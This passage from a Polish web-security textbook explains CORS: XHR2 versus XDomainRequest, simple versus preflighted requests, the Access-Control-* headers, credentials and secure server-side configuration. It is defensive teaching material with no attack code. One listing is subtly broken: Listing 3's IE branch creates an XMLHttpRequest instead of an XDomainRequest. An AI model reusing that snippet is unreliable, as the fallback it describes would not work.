Zanim wspomnimy o komunikacji za pomocą CORS, warto zaznaczyć, że funkcja ta jest dostępna tylko w obiektach typu XMLHttpRequest2. Na szczęście wsparcie dla nich jest obecne w przeglądarkach od bardzo dawna – często ponad 10 lat – co możemy sprawdzić na stronie *Can I Use?*<sup>4</sup>. Z praktycznego punktu widzenia dewelopera aplikacji użycie zarówno wersji 1, jak i 2 obiektu XHR właściwie się nie różni:

*Listing 1. Użycie obiektów XMLHttpRequest2*

```
1. var xhr = new XMLHttpRequest();
2. console.assert("withCredentials" in xhr,
    "This is not XMLHttpRequest2 object, CORS can't be used");
3. xhr.open(method, url, true);
```

Jedyny wyjątek napotkamy, gdy musimy obsługiwać stare – choć nie aż tak stare – wersje Internet Explorera 8–10. Musimy wówczas użyć innego obiektu o nazwie XDomainRequest<sup>5</sup>. Na szczęście, poza nazwą, oba obiekty nie różnią się za bardzo w użyciu:

*Listing 2. Użycie obiektów XDomainRequest*

```
1. xhr = new XDomainRequest();
2. xhr.open(method, url);
```

W końcu, gdy jesteśmy zmuszeni wspierać również przestarzałe przeglądarki (np. IE<8), a chcielibyśmy warunkowo używać CORS (tzn. używać, gdy jest dostępny), możemy sprawdzić, czy jesteśmy w stanie to zrobić, poprzez weryfikację, czy nasz obiekt XHR zawiera pole withCredentials (o samym polu więcej w dalszej części rozdziału). Proponowany w tutorialu na *html5rocks.com* kod wygląda np. tak<sup>6</sup>:

*Listing 3. Funkcja umożliwiająca tworzenie obiektów obsługujących mechanizm CORS bez względu na przeglądarkę*

```
1. function createCORSRequest(method, url) {
2.   var xhr = new XMLHttpRequest();
3.
4.   if ("withCredentials" in xhr) {
5.     // Check if the XMLHttpRequest object has a "withCredentials" property.
6.     // "withCredentials" only exists on XMLHttpRequest2 objects.
7.     xhr.open(method, url, true);
8.   } else if (typeof XDomainRequest != "undefined") {
9.     // Otherwise, check if XDomainRequest.
10.    // XDomainRequest only exists in IE,
```

```

11.    // and is IE's way of making CORS requests.
12.    xhr = new XMLHttpRequest();
13.    xhr.open(method, url);
14.  } else {
15.    // Otherwise, CORS is not supported by the browser.
16.    xhr = null;
17.  }
18.  return xhr;
19. }
20. var xhr = createCORSRequest('GET', url);
21. if (!xhr) {
22.   throw new Error('CORS not supported');
23. }

```

Powyższy kod sprawi, że zmienna `xhr` zostanie ustawiona tylko wtedy, gdy nasza przeglądarka wspiera mechanizm CORS. Na marginesie: obiekty `XMLHttpRequest2` posiadają również inne uprawnienia – szczegóły znajdziemy w standaryzującym je dokumencie<sup>7</sup>.

Skoro kwestie techniczne mamy już za sobą, czas rozważyć obiecane dwa przypadki. Na początek zajmijmy się tym łatwiejszym.

## Model pierwszy – zapytania proste (Simple Requests)

Zapytania proste są definiowane następująco (według MDN<sup>8</sup> – w innych przeglądarkach mogą występować nieznaczne różnice):

Metodami HTTP są:

- ▶ HEAD
- ▶ GET
- ▶ POST

Nagłówki HTTP pochodzą ze zbioru:


- ▶ Accept
- ▶ Accept-Language
- ▶ Content-Language
- ▶ Content-Type, o ile jego wartość to:
  - ▷ application/x-www-form-urlencoded
  - ▷ multipart/form-data
  - ▷ text/plain

A także (rzadziej spotykane):

- ▶ DPR
- ▶ Downlink
- ▶ Save-Data
- ▶ Viewport-Width
- ▶ Width

Czemu tego typu zapytania nazywamy prostymi? Ponieważ możemy je wykonać w inny sposób niż przez XHR – czy to za pomocą sprytnego użycia tagu `<img>`, czy za pomocą samowysyłającego się formularza na stronie. Nie ma więc potrzeby budować dodatkowych zabezpieczeń (jakiego typu są to zabezpieczenia, dowiemy się za chwilę), które są trywialne do obejścia.

Jak zatem wygląda przebieg zapytania? Spójrzmy na diagram:




Rysunek 1. Komunikacja przy użyciu zapytania prostego

Przedstawiony powyżej diagram możemy wyjaśnić następująco:

Tabela 1. Analiza komunikacji przy użyciu zapytania prostego

KROK	KOMUNIKACJA HTTP	OPIS
1		Użytkownik prosi przeglądarkę o załadowanie strony <code>https://example.com/</code> .
2	1. GET / HTTP/1.1 2. Host: example.com 3. [...]	Przeglądarka wysyła proste zapytanie GET do serwera.
3	1. HTTP/1.1 OK 2. [...] 3. 4. <html> 5. [...] 6. var xhr = new XMLHttpRequest(); 7. xhr.open('GET', 'https://anotherexample.com', false); 8. xhr.send(); 9. [...] 10. </html>	Serwer zwraca dokument HTML przeglądarce.

KROK	KOMUNIKACJA HTTP	OPIS
4	<ol style="list-style-type: none"> <li>1. GET / HTTP/1.1</li> <li>2. Host: anotherexample.com</li> <li>3. Origin: https://example.com</li> <li>4.</li> <li>5. [...]</li> </ol>	<p>Jak widać w źródle strony, klient potrzebuje skomunikować się z serwerem dostępnym pod innym originem niż ten, pod którym znajduje się on sam. W tym celu używane jest API przeglądarki – obiekt XMLHttpRequest. Przeglądarka weryfikuje, czy ma rzeczywiście do czynienia z zapytaniem prostym. Faktycznie tak jest, więc wykonuje połączenie tak samo jak w przypadku normalnych (Same-Origin) zapytań, z jednym wyjątkiem – przeglądarka <b>musi</b> załączyć nagłówek Origin wskazujący na origin klienta. Nagłówek ten może być też załączony w zapytaniach Same-Origin, ale jest <b>obowiązkowy</b> w zapytaniach Cross-Origin.</p>
5	<ol style="list-style-type: none"> <li>1. HTTP/1.1 OK</li> <li>2. Access-Control-Allow-Origin: https://example.com</li> <li>3. [...]</li> <li>4.</li> <li>5. {"data": "value", "array": ["1", "2", "3"]}</li> </ol>	<p>Serwer dostaje zapytanie. Dzięki temu, że nagłówek Origin jest wypełniony, może podjąć decyzję, czy ufa klientowi – jeśli nie, odpowiedź dla przeglądarki jest identyczna z tą bez mechanizmu CORS (czyli nic się nie zmienia, nie wykonujemy żadnych dodatkowych czynności). Tego typu zachowanie, ze względu na wsteczną kompatybilność, daje znak przeglądarce, że pytający origin <b>nie będzie mógł przeczytać zwróconych danych</b>.</p> <p>Gdy origin natomiast jest zaufany (tak jak w naszym przypadku) i chcemy dać dostęp do danych, serwer musi ustawić pewne nagłówki z serii Access-Control-*, z których najważniejszym (i jedynym wypełnionym w naszym przypadku) jest Access-Control-Allow-Origin (ACAO).</p>
6		<p>Przeglądarka dostaje odpowiedź z serwera i weryfikuje obecność – oraz wartość – nagłówka ACAO, a także ewentualnie innych nagłówków z serii Access-Control-*. Jeśli wszystko się zgadza, przeglądarka przekaże dane dalej do klienta i zwróci kompletną stronę użytkownikowi.</p> <p>W przeciwnym wypadku strona zostanie wyświetlona niekompletnie (brak danych z https://anotherexample.com/), a na konsolę przeglądarki zostanie wyrzucony błąd – na rysunku 2 możemy zobaczyć, jak wygląda on np. w Google Chrome.</p>



Rysunek 2. Błąd wyrzucany na konsolę przez przeglądarkę Google Chrome w przypadku nieuprawnionej próby dostępu do danych zwróconych z zapytania Cross-Origin

Błąd na rysunku 2 oznacza, że o ile zapytanie XHR zostało wykonane (co można zweryfikować, podglądając w narzędziach deweloperskich wykonane połączenia), o tyle przeglądarka zablokowała przekazanie danych klientowi.

Magia CORS jest więc możliwa dzięki nagłówkom z serii Access-Control-\*\*-\* (zamiennie w tym rozdziale będzie używany skrót AC\*\*) oraz Origin. Łącznie mamy ich do dyspozycji blisko 10 – sprawdźmy, które z nich są dostępne dla zapytań prostych:

Tabela 2. Nagłówki Access-Control-\*\*-\* dostępne dla zapytań prostych

ZAPYTANIE	
Origin (wymagany).	Origin strony, która chce wykonać zapytanie Cross-Origin. Dołączany do zapytania automatycznie przez przeglądarkę.
ODPOWIEDŹ	
Access-Control-Allow-Origin (wymagany).	Ustawiany przez serwer. Jego wartość to pojedynczy origin (np. <code>http://example.com</code> ) lub * (gwiazdka – każdy może się skontaktować z serwerem za pomocą CORS).
Access-Control-Allow-Credentials (opcjonalny).	Opisany w dalszej części rozdziału.
Access-Control-Expose-Headers (opcjonalny).	<p>Ustawiany przez serwer. Domyślnie obiekt XHR ma dostęp do nagłówków odpowiedzi HTTP, ale tylko wtedy, jeśli należą one do listy:</p> <ul style="list-style-type: none"><li>▶ Cache-Control</li><li>▶ Content-Language</li><li>▶ Content-Length</li><li>▶ Content-Type</li><li>▶ Expires</li><li>▶ Last-Modified</li><li>▶ Pragma</li></ul> <p>W momencie gdy chcemy umożliwić dostęp do innych (niestandardowych) nagłówków, musimy umieścić ich nazwy w tym nagłówku. Jego wartością jest lista nazw, separowana przecinkami.</p>

Zauważmy, że CORS jest mechanizmem kompatybilnym wstecz: do tej pory nie mieliśmy dostępu do zapytań Cross-Origin poprzez XHR (nie było takiego mechanizmu). Serwer nieświadomy istnienia CORS zwróci po prostu zwykłą odpowiedź HTTP – a ta zostanie odrzucona przez przeglądarkę, gdyż warunkiem koniecznym do zadziałania CORS jest **proaktywne dodanie nagłówka ACAO**. Dzięki temu wprowadzenie nowego mechanizmu z jednej strony nie obniżyło bezpieczeństwa, a z drugiej – nie spowodowało problemów z kompatybilnością.

Jest jeszcze jedna rzecz warta ponownego podkreślenia: drugą konsekwencją wstecznej kompatybilności jest fakt, że zapytanie proste zawsze się wykona, nawet jeśli przeglądarka zablokuje klientowi możliwość dostępu do otrzymanych danych! Jest to o tyle istotne, że jeśli na serwerze można dokonać operacji zmieniających stan aplikacji za pomocą zapytań prostych, to w dalszym ciągu możliwy jest typowy atak CSRF (również tak jak w wersji oryginalnej – tagi `<img>` lub `<form>`)\*. CORS, przez konieczność wstecznej kompatybilności, nie jest w stanie nas przed tym obronić.


## Model drugi – zapytania nie-takie-proste (Not-So-Simple Requests)

W tutorialu o CORS<sup>9</sup> na *html5rocks.com* wszystkie inne zapytania (tzn. te, które nie są proste w znaczeniu wyjaśnionym w poprzednim podrozdziale) żartobliwie nazwane są nie-takie-proste. Bez względu na nazwę, idea stojąca za nimi jest jasna: tego typu zapytań **nie wykonamy** za pomocą standardowych technik używanych w ataku CSRF – m.in. dlatego, że używamy niestandardowego nagłówka HTTP lub wartości Content-Type, która nie może być użyta w standardowym formularzu HTML. W związku z tym konsorcjum W3C wyszło ze słusznego założenia, że warto wprowadzić dodatkowe ograniczenia/zabezpieczenia. Przypomnijmy sobie, że standardowy atak typu CSRF polega na tym, iż aplikacja dostaje zapytanie HTTP, które przetwarza, zmieniając swój stan. Dodatkowe zabezpieczenie zatem powinno polegać na tym, że:

- ▶ aplikacja, która nie spodziewa się zapytań typu Cross-Origin, nie powinna w ogóle ich otrzymać (uwaga: to nie znaczy „nie otrzyma żadnych zapytań”. To znaczy: „nie otrzyma tych konkretnych zapytań, które spowodowałyby zmianę jej stanu”),
- ▶ aplikacja, która spodziewa się zapytań Cross-Origin:
  - ▷ powinna mieć kontrolę nad tym, skąd tego typu żądania mogą przychodzić,
  - ▷ powinna mieć kontrolę nad tym, czy zwrócone dane powinny być udostępnione klientowi (alternatywnie, może sam fakt wykonania zapytania wystarczy?).

Jak to wygląda w praktyce?

\* Zob. też rozdz. Podatność Cross-Site Request Forgery (CSRF).



Rysunek 3. Komunikacja przy użyciu zapytania nie-takiego-prostego

I objaśnienie poszczególnych kroków:

Tabela 3. Analiza komunikacji przy użyciu zapytania nie-takiego-prostego

KROK	KOMUNIKACJA HTTP	OPIS
1		Użytkownik prosi przeglądarkę o załadowanie strony <a href="https://example.com/">https://example.com/</a> .
2	1. GET / HTTP/1.1 2. Host: example.com 3. [...]	Przeglądarka wysyła proste zapytanie GET do serwera.
3	1. HTTP/1.1 OK 2. [...] 3. 4. <html> 5. [...] 6. var xhr = new XMLHttpRequest(); 7. xhr.open('GET', 'https://anotherexample.com', false); 8. xhr.setRequestHeader('X-Custom', 'value'); 9. xhr.send(); 10. [...] 11. </html>	Serwer zwraca dokument HTML przeglądarce.

KROK	KOMUNIKACJA HTTP	OPIS
4	<ol style="list-style-type: none"> <li>1. OPTIONS / HTTP/1.1</li> <li>2. Host: anotherexample.com</li> <li>3. Origin: https://example.com</li> <li>4. Access-Control-Request-Method: GET</li> <li>5. Access-Control-Request-Headers: X-Custom</li> <li>6. [...]</li> </ol>	<p>Jak znów widać w źródle strony, klient potrzebuje skomunikować się z serwerem dostępnym pod innym originem niż ten, pod którym znajduje się on sam. W tym celu używane jest API przeglądarki – obiekt XMLHttpRequest. Przeglądarka weryfikuje, czy ma rzeczywiście do czynienia z zapytaniem prostym. W tym przypadku tak nie jest, gdyż mamy ustawiony niestandardowy nagłówek X-Custom – przeglądarka musi więc się upewnić, że zapytania typu Cross-Origin są obsługiwane przez serwer. W tym celu wykonuje tak zwany <i>preflight request</i>. Zapytanie to charakteryzuje się kilkoma składowymi: po pierwsze, jego typ (metoda HTTP) to OPTIONS. Po drugie, <b>musi</b> być obecny nagłówek Origin i Access-Control-Request-Method, a także – jeśli używamy nagłówków spoza zakresu zapytań prostych – Access-Control-Request-Headers (warto zaznaczyć, że całe zapytanie <i>preflight</i> jest automatycznie tworzone przez przeglądarkę, a więc z punktu widzenia programisty nie jest wymagana żadna dodatkowa praca). Adres, pod który wykonywane jest zapytanie, jest identyczny jak docelowy.</p>
5	<ol style="list-style-type: none"> <li>1. HTTP/1.1 OK</li> <li>2. Access-Control-Allow-Origin: https://example.com</li> <li>3. Access-Control-Allow-Methods: GET</li> <li>4. Access-Control-Allow-Headers: X-Custom</li> <li>5. Access-Control-Allow-Credentials: true</li> <li>6. [...]</li> </ol>	<p>Serwer dostaje zapytanie <i>preflight</i>, a w nim wszystkie informacje, które są mu potrzebne do zadecydowania, czy chce obsłużyć zapytanie docelowe. Decyzja zostaje podjęta zgodnie z logiką aplikacji i następnie serwer odpowiada przeglądarce. Jeśli obsługuje on zapytania Cross-Origin i zgadza się na wykonanie docelowego zapytania, odpowiedź <b>musi</b> zawierać nagłówki Access-Control-Allow-Origin uzupełniony odpowiednim originem, a także nagłówki Access-Control-Allow-Methods i Access-Control-Allow-Headers (ten ostatni tylko w przypadku, gdy w zapytaniu <i>preflight</i> obecny był nagłówek Access-Control-Request-Headers).</p>

KROK	KOMUNIKACJA HTTP	OPIS
6	<ol style="list-style-type: none"> <li>1. GET / HTTP/1.1</li> <li>2. Host: anotherexample.com</li> <li>3. Origin: https://example.com</li> <li>4. X-Custom: value</li> <li>5. [...]</li> </ol>	<p>Przeglądarka dostaje odpowiedź na zapytanie <i>preflight</i> i sprawdza, czy odpowiednio zostały ustawione nagłówki AC*. Jeśli nie (np. nie ma zupełnie nagłówka ACAO, nagłówek jest, lecz origin się nie zgadza lub nie zgadza się metoda HTTP w nagłówkach ACRM/ACAM), rzucany jest błąd na konsolę – przykładowo taki jak przedstawiony na rysunku 4, w przeglądarce Google Chrome. W innym przypadku, jeśli wszystko jest OK – <b>dopiero teraz wykonywane jest oryginalne zapytanie</b>, które chciał wykonać klient (a ponieważ jest to zapytanie Cross-Origin – <b>musi</b> ono zawierać nagłówek Origin).</p>
7	<ol style="list-style-type: none"> <li>1. HTTP/1.1 OK</li> <li>2. Access-Control-Allow-Origin: https://example.com</li> <li>3. [...]</li> <li>4.</li> <li>5. {"data": "value", "array":</li> <li>6. ["1", "2", "3"]}</li> </ol>	<p>Serwer dostaje oryginalne zapytanie. Zauważmy, że może w tym momencie mu zaufać – na pewno pochodzi ono z zaufanego źródła (w innym przypadku zostałyby zablokowane w kroku 6 przez przeglądarkę). Istotne jest dalej jednak, że w poprzednich krokach sprawdziliśmy jedynie, czy <b>pozwalamy przeglądarce wykonać zapytanie</b>. Nie ma tam mowy o tym, czy zwrócone dane powinny być dostępne dla klienta. Jeśli chcemy dać mu możliwość dostępu, musimy po raz kolejny ustawić nagłówek ACAO.</p>
8		<p>Przeglądarka dostaje odpowiedź z serwera i weryfikuje obecność – i wartość – nagłówka ACAO, a także ewentualnie innych nagłówków z serii Access-Control-*-*. Jeśli wszystko się zgadza, przeglądarka przekaże dane dalej do klienta i zwróci kompletną stronę użytkownikowi. W przeciwnym wypadku strona zostanie wyświetlona niekompletnie (brak danych z <a href="https://anotherexample.com/">https://anotherexample.com/</a>), a na konsolę przeglądarki zostanie wyrzucony błąd identyczny z tym, który widzieliśmy już wcześniej na rysunku 2.</p>



Rysunek 4. Błąd wyrzucany na konsolę przez przeglądarkę Google Chrome w przypadku błędu Cross-Origin przy zapytaniu *preflight*

Zauważmy, że po raz kolejny mamy do czynienia z bezpieczną implementacją wstecznej kompatybilności: jeśli serwer nie jest świadomy istnienia mechanizmu CORS, na zapytanie *preflight* odpowie bez nagłówków AC\*\*, **których brak jest traktowany przez przeglądarkę jako odpowiedź negatywna**.

Tak jak wcześniej, mamy do czynienia z kilkoma różnymi nagłówkami Access-Control-\*-\* na poszczególnych etapach. Przeanalizujmy je:

Tabela 4. Nagłówki Access-Control-\*-\* dostępne dla zapytania nie-takiego-prostego

ZAPYTANIE PREFLIGHT	
Origin (wymagany).	Origin strony, która chce wykonać zapytanie Cross-Origin. Dołączany do zapytania automatycznie przez przeglądarkę.
Access-Control-Request-Method (wymagany).	Metoda HTTP oryginalnego (docelowego) zapytania. Składa się z pojedynczego „czasownika” (ang. <i>HTTP verb</i> ) – np. GET lub PUT.
Access-Control-Request-Headers (opcjonalny).	Lista nagłówków „niestandardowych” obecnych w oryginalnym (docelowym) zapytaniu – separowana przecinkami.
ODPOWIEŹ PREFLIGHT	
Access-Control-Allow-Origin (wymagany).	Ustawiany przez serwer. Jego wartość to pojedynczy origin (np. <i>http://example.com</i> ) lub * (gwiazdka – każdy może się skontaktować z serwerem za pomocą CORS).
Access-Control-Allow-Methods (wymagany).	Separowana przecinkami lista metod, na których użycie serwer zezwala. Przeglądarka zezwoli na zapytanie tylko wtedy, gdy metoda zapytania znajduje się na tej liście. Użycie listy zamiast pojedynczej wartości może się wydawać dziwne (w końcu zapytanie oryginalne ma tylko jedną metodę!), ale ma sens: rozwiązanie to stosuje się w celu poprawy możliwości cache’owania zapytań <i>preflight</i> (o tym później).
Access-Control-Allow-Headers (wymagany, o ile w zapytaniu <i>preflight</i> obecny był nagłówek Access-Control-Request-Headers).	Separowana przecinkami lista nagłówków, na których wysłanie z oryginalnym (docelowym) zapytaniem zgadza się serwer. Jak w nagłówku ACAM (powyżej), lista ta może zawierać nagłówki inne niż te wymienione w zapytaniu <i>preflight</i> – powodem, jak wcześniej, jest poprawa możliwości cache’owania.

Access-Control-Allow-Credentials (opcjonalny).	Opisany w dalszej części artykułu.
Access-Control-Max-Age (opcjonalny).	Używany, aby ustawić limit czasowy cache'owania zapytań <i>preflight</i> . Jego wartość to liczba sekund, przez które przeglądarka może przechowywać odpowiedź na zapytanie w cache'u.
ORYGINALNE (DOCELOWE) ZAPYTANIE	
Origin (wymagany).	Origin strony, która chce wykonać zapytanie <i>cross-origin</i> . Dołączany do zapytania automatycznie przez przeglądarkę.
ORYGINALNA (DOCELOWA) ODPOWIEŹ	
Access-Control-Allow-Origin (opcjonalny).	Nagłówek ACAO może (i z reguły – powinien) być powtórzony w odpowiedzi na docelowe zapytanie. Jeśli tak nie będzie, przeglądarka nie przekaże zwróconych danych klientowi, mimo że samo zapytanie się wykonało – a więc będziemy mieli sytuację taką jak w przypadku zapytań prostych, które nie posiadają w odpowiedzi nagłówka ACAO.
Access-Control-Expose-Headers (opcjonalny).	<p>Ustawiany przez serwer. Domyślnie obiekt XHR ma dostęp do nagłówków odpowiedzi HTTP, ale tylko jeśli należą one do listy:</p> <ul style="list-style-type: none"> <li>▶ Cache-Control</li> <li>▶ Content-Language</li> <li>▶ Content-Length</li> <li>▶ Content-Type</li> <li>▶ Expires</li> <li>▶ Last-Modified</li> <li>▶ Pragma</li> </ul> <p>W momencie gdy chcemy umożliwić dostęp do innych (niestandardowych) nagłówków, musimy umieścić ich nazwy w aktualnie omawianym nagłówku. Jego wartością jest lista nazw nagłówków, separowana przecinkami.</p>

## Przesyłanie danych uwierzytelniających w CORS

Mechanizm CORS poza możliwością decydowania, czy zapytania mają zostać wykonane i czy ich wyniki mają zostać zwrócone, daje nam kontrolę nad jeszcze jednym aspektem komunikacji: przesyłaniem danych uwierzytelniających (ang. *credentials* – odnosi się to zarówno do ciastek, np. sesyjnych, jak i choćby nagłówków związanych z uwierzytelnieniem typu *Authorization*). Aby dane te zostały wysłane, w obiekcie typu `XMLHttpRequest2` musimy o to wyraźnie poprosić, ustawiając flagę `withCredentials`:


*Listing 4. Tworzenie obiektu XHR, który wyśle dane uwierzytelniające użytkownika*

```
1. var xhr = new XMLHttpRequest();
2. xhr.withCredentials = true;
3. xhr.open(method, url, true);
```

Ustawienie flagi `withCredentials` powoduje jedynie uruchomienie innego trybu w wykonywaniu zapytań przez przeglądarkę – w dalszym ciągu to serwer ma ostatnie słowo (z dokładnością do zachowania wstecznej kompatybilności). W praktyce wygląda to tak, że jeśli ustawiona została ta flaga, serwer musi dołączać jeszcze jeden nagłówek: `Access-Control-Allow-Credentials`, z wartością ustawioną na `true` – oczywiście jeśli chce, aby komunikacja odbywała się bez problemów (czyli – uważa ją za bezpieczną). Jeśli tego nagłówka nie będzie na którymś etapie, zachowanie będzie analogiczne jak przy braku `ACAO`, czyli:

- ▶ jeśli zapytanie było proste i odpowiedź nie posiada nagłówka `ACAC` – dane uwierzytelniające zostaną wysłane z zapytaniem, ale odpowiedź nie zostanie przekazana przez przeglądarkę klientowi,
- ▶ jeśli zapytanie było nie-takie-proste, a więc spowodowało zapytanie *preflight*, na które odpowiedź nie posiada nagłówka `ACAC` – przeglądarka zakończy komunikację po zapytaniu *preflight* (zapytanie docelowe się nie odbędzie), a dane uwierzytelniające nie zostaną nigdy przesłane,
- ▶ jeśli zapytanie było nie-takie-proste i odpowiedź na zapytanie *preflight* zawierała nagłówek `ACAC`, a odpowiedź na zapytanie docelowe nie zawiera nagłówka `ACAC`, zapytanie docelowe się wykona (a wraz z nim przesłane zostaną dane uwierzytelniające), ale, jak w przypadku zapytań prostych, odpowiedź na nie nie zostanie przekazana klientowi przez przeglądarkę.

Gdy z jakiegoś powodu w powyższych przypadkach komunikacja przez CORS się nie powiedzie, na konsolę przeglądarki wyrzucony zostanie błąd podobny do tego z rysunku 5:



Rysunek 5. Zachowanie przeglądarki w przypadku nieudanej komunikacji CORS przy ustawionej flagie `withCredentials`

## Implementacja mechanizmu CORS po stronie serwera

Zauważmy, że cały mechanizm CORS jest mechanizmem typu *Opt-In*. Znaczy to, że jeśli nasz serwer nie obsługuje z dowolnego powodu zapytań `Cross-Origin` – czy to dlatego, że nie jest świadomy ich istnienia, czy dlatego, że nie zgadza się na tego typu komunikację – wszystko będzie działać jak powinno, bez żadnej zmiany w kodzie aplikacji: nieustawienie odpowiednich nagłówków jest tożsame z niewyrażeniem zgody.

Jeśli jednak chcemy umożliwiać zapytania `Cross-Origin` (przynajmniej niektóre), ważną częścią implementacji mechanizmu CORS w naszej aplikacji jest ich obsługa przez serwer: o ile duża część pracy jest wykonywana transparentnie przez przeglądarkę, ostatecznie to serwer musi podjąć pewne decyzje, które są krytyczne z punktu widzenia bezpieczeństwa. Przypomnijmy sobie, jakie to decyzje:

**DOBRE PRAKTYKI: BEZPIECZNA IMPLEMENTACJA MECHANIZMU CORS**

- ▶ Czy zapytanie, które otrzymaliśmy, jest zapytaniem typu *Same-Origin*, czy *Cross-Origin*?
- ▶ Czy mamy do czynienia z zapytaniem, czy też jego wersją *preflight*?
- ▶ Czy dany endpoint (URI) powinien być dostępny w *Cross-Origin*?
- ▶ Czy origin zapytania jest zaufany – w kontekście danego endpointu (URI)?
- ▶ Czy metoda, której origin chce użyć, jest poprawna?
- ▶ Czy nagłówki, które origin chce wysłać/otrzymać, są bezpieczne?
- ▶ Czy zgadzamy się, aby w ramach zapytania zostały wysłane dane uwierzytelniające?
- ▶ Czy zgadzamy się, aby klient miał dostęp do zwróconych danych?
- ▶ Czy chcemy przyspieszyć działanie aplikacji poprzez cache’owanie wyników zapytań *preflight*?

Niestety, generowanie nagłówków CORS z reguły musi być wykonywane dynamicznie, a nie statycznie. W jaki sposób zapewnić, by nasza implementacja obsługi zapytań *Cross-Origin* była bezpieczna? Jak w większości przypadków, najlepszym na to sposobem będzie skorzystanie z **gotowych komponentów dostarczanych razem z frameworkiem**. Dla przykładu, najpopularniejszy framework jawowy – Spring – wspiera mechanizm CORS<sup>10</sup>. Niekiedy jednak nie mamy luksusu skorzystania z gotowego rozwiązania. Należy wtedy być ostrożnym – implementacja CORS nie jest przesadnie trudna, ale łatwo o drobne błędy generujące poważne problemy bezpieczeństwa. Niestety, miejscami sama specyfikacja nie pomaga. Dla przykładu, stwierdza ona, że w nagłówku *Access-Control-Allow-Origin* możemy podać \* (gwiazdkę), pojedynczy origin, listę originów (rozdzielone spacją) lub *null* (co oznacza, że nie autoryzujemy żadnego originu). W praktyce jednak tylko dwa pierwsze typy wartości są rozpoznawane i traktowane poprawnie przez przeglądarki (więcej o tym w dalszej części rozdziału dotyczącej błędów konfiguracji). Co prawda w nowszej wersji specyfikacji jest to już poprawione, ale pomylić się nietrudno. W przypadku konieczności implementacji obsługi CORS od zera warto się posiłkować listą z tego podrozdziału.

**Wady CORS**

CORS zasadniczo jest bardzo przydatnym mechanizmem – z punktu widzenia klienta narzut pracy jest niewielki, a – z dokładnością do implementacji na serwerze – jego mechanizm jest bezpieczny. Można jednak zauważyć, że istnieje jeden jego minus – narzut transferu. Nagłówków związanych z CORS jest dużo, wszystkie są dość „ciężkie” (długie), a dodatkowo w wielu przypadkach musimy wykonać jedno ekstra zapytanie **na każde regularne zapytanie** (oczywiście tylko wtedy, gdy mówimy o zapytaniach typu nie-takie-proste – mowa o zapytaniach *preflight*). Warto mieć tę właściwość CORS na uwadze, ale należy podkreślić, że w dalszym ciągu alternatywa jest **dużo gorsza** z punktu widzenia bezpieczeństwa, a zatem rezygnacja z CORS tylko z powodu narzutu czasowego w większości przypadków powinna być uznana za złą decyzję. Warto też rozważyć wspomnianą możliwość cache’owania odpowiedzi na zapytania *preflight*, która mocno zredukuje narzut na komunikację –

dla przykładu, gdy otrzymujemy zapytanie *preflight* pod danym URI dla metody GET, w nagłówku `Access-Control-Allow-Methods` możemy podać oddzielone przecinkami **wszystkie** obsługiwane metody, nie tylko GET. Przeglądarka umieści taką informację w cache'u i np. nie wykona zapytania *preflight*, gdy w niedalekiej przyszłości wykonamy zapytanie PUT z tego samego klienta, pod ten sam adres. To samo tyczy się np. nagłówka `Access-Control-Allow-Headers`.

## ALTERNATYWY DLA CORS

